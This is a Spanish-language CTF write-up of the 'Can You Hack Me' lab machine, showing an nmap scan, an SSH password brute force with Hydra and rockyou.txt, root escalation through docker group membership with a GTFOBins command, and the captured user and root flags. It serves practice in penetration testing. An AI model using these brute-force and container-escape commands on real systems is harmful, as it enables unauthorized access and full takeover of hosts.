



INFORME CAN
YOU HACK ME



1 CONTENIDO


2	Introducción	3
3	La IP de la MV víctima.....	3
4	NMAP.....	4
5	ACCEDIENDO A LA WEB.....	4
6	Hydra	6
7	Explotación	7
8	Tratamiento de la shell.....	8
9	Root flag del CTF:.....	8

2 INTRODUCCIÓN


El día de hoy nos encontramos frente a otro reto con este CTF de tryhackme que nos ayudará a solidificar nociones con algunas herramientas ya vistas anteriormente en otras máquinas. A lo largo de este CTF utilizaremos herramientas como **nmap** o **hydra** entre otras. Por último, cabe decir que, aunque es una máquina sencilla es imprescindible fijarse en los detalles para solventarla.

3 LA IP DE LA MV VÍCTIMA

En este caso, no tenemos que utilizar ninguna herramienta como **nmap**, **arp-scan** o **netdiscover**, ya que la propia máquina nos proporciona la IP, por lo que iremos directamente al **nmap**.



Antes de hacer el **nmap**, comprobamos que tenemos conexión con la máquina atacante mediante el envío de un paquete con el comando **ping**.



4 NMAP

Para saber los puertos abiertos que tiene el dispositivo con la IP 192.168.56.107, utilizaremos el nmap y, lo haremos con el siguiente comando:

```
sudo nmap -p- --open --min-rate 5000 -sSCV -n -Pn 192.168.56.107 -vvv -oN ports.txt
```

```
Scanned at 2024-12-07 21:30:38 CET for 8s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0Ywn1z/GpA7gl03HFARW5R+wP
|_ oveG7HFG3x4+A04DG4ccBfaci+xSV5Z7F9sLmencIVMNM5bD+Guaf5p08xXl8=
|   256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHoJkIXQ0kkVjCdfWe+hbzCQw7ynpMnUtyQK0xb3JR3P
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.58
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://canyouhackme.thl
MAC Address: 08:00:27:6E:63:B9 (Oracle VirtualBox virtual NIC)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting nmapscript 1.4 (of 2) scan
```

Como podemos ver, tenemos el puerto **ssh** (22) y el puerto **http** (80) abiertos, por lo que procederemos a acceder a la web.

5 ACCEDIENDO A LA WEB


Si nos hemos fijado bien, el **nmap** nos ha dado un dominio (<http://canyouhackme.thl>) que, si intentamos acceder directamente nos dará error, ya que no lo tenemos en nuestro archivo hosts. Para que esto no suceda, lo introducimos en nuestro archivo hosts y accedemos a la web.

```
echo "192.168.56.107 canyouhackme.thl" >> /etc/hosts
```

Al introducir este comando nos tiene que quedar un resultado parecido a este:

```
# Host addresses
127.0.0.1 localhost
127.0.0.1 localhost glox
127.0.1.1 parrot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# Others
192.168.56.101 earth.local
192.168.56.101 terratest.earth.local
192.168.56.103 papaya.thl
192.168.56.101 earth.local
192.168.56.101 terratest.earth.local
192.168.56.102 wordpress.aragog.hogwarts
100.77.20.25 server1
192.168.56.107 canyouhackme.thl
```

Ahora, sí que podremos acceder a la web sin ningún problema:



En un principio, la web no nos proporciona nada de información, ya que lo único que vemos es una web con un fondo y un texto en el centro. Sin embargo, si presionamos **ctrl + u**, accederemos al código fuente de la página y, si nos fijamos bien veremos que hay un comentario que nos dice: << Hola juan, te he dejado un correo importante, cuando puedas, leelo >>.

```

<div class="matrix-bg">
  <canvas id="matrix"></canvas>
</div>

<script>
  const canvas = document.getElementById('matrix');
  const ctx = canvas.getContext('2d');
  canvas.width = window.innerWidth;
  canvas.height = window.innerHeight;
  /* Hola juan, te he dejado un correo importate, cundo puedas, leelo */
  const fontSize = 16;
  const columns = Math.floor(canvas.width / fontSize);
  const drops = Array(columns).fill(0);
  const matrixChars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz123456789@#%&*(),;:_-'?i!\"";

  function drawMatrix() {
    ctx.fillStyle = 'rgba(0, 0, 0, 0.05)';
    ctx.fillRect(0, 0, canvas.width, canvas.height);
  }

```

6 HYDRA

Como hemos visto antes, tenemos un servidor **ssh**, por lo que juan puede ser un posible usuario. Para saberlo, haremos un ataque de fuerza bruta con **Hydra** y el diccionario **rockyou.txt** y, lo haremos de la siguiente manera:

```
hydra -l juan -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.107
```

Tras esperar un tiempo y dejar que el Hydra trabaje, hemos podido encontrar una contraseña para el usuario juan.

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 22:17:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
e tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525
ries per task
[DATA] attacking ssh://192.168.56.107:22/
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344285 to do in 2097:08h, 15 active
[STATUS] 105.33 tries/min, 316 tries in 00:03h, 14344083 to do in 2269:39h, 15 active
[22][ssh] host: 192.168.56.107 login: juan password: matrix
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-07 22:24:02

```

Como podemos ver, la contraseña para juan es **matrix**, por lo que procederemos a conectarnos por ssh.

```

User flag: 44053c9499fe4672492a928bfb4e21f
juan@TheHackersLabs-CanYouHackMe:~$ whoami
juan
juan@TheHackersLabs-CanYouHackMe:~$ █


```


7 EXPLOTACIÓN

Una vez aquí, si hacemos un **sudo -l**, nos dirá que el usuario **juan** no puede ejecutar **sudo**, por lo que optaremos por el **id**. Al ejecutar **id** nos encontramos con una sorpresa y, son permiso para ejecutar **docker**.

```
juan@TheHackersLabs-CanYouHackMe:~$ id
uid=1001(juan) gid=1001(juan) groups=1001(juan),100(users),1002(docker)
juan@TheHackersLabs-CanYouHackMe:~$
```

Entramos en **gtfobins** y buscamos “**docker**” y le indicamos que queremos el apartado SUID.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Como podemos ver, con tan sólo poner un comando podemos acceder a root. Cabe comentar que en este caso nos funcionará con sólo poner el 2o comando porque tenemos alpine en la máquina víctima.

```
juan@TheHackersLabs-CanYouHackMe:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
ch
#
# whoami
root
#
```

8 TRATAMIENTO DE LA SHELL

Para finalizar del todo, hacemos un poco de tratamiento de shell y ya habremos finalizado.

```
export TERM=bash
```

y

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Después de hacer el tratamiento de la shell tendríamos que tener algo así:

```
Root flag: 233f3a6e802743abec7f5dcc311697a0
root@9eae06f1aa5:/# ls
bin  etc  lib  libx32  mnt  root  snap  tmp  writable
boot home lib32 media  opt  run  srv  usr
dev  host lib64 meta   proc sbin  sys  var
root@9eae06f1aa5:/#
```

9 ROOT FLAG DEL CTF:

```
root flag: 233f3a6e802743abec7f5dcc311697a0
```

Happy Hacking 😊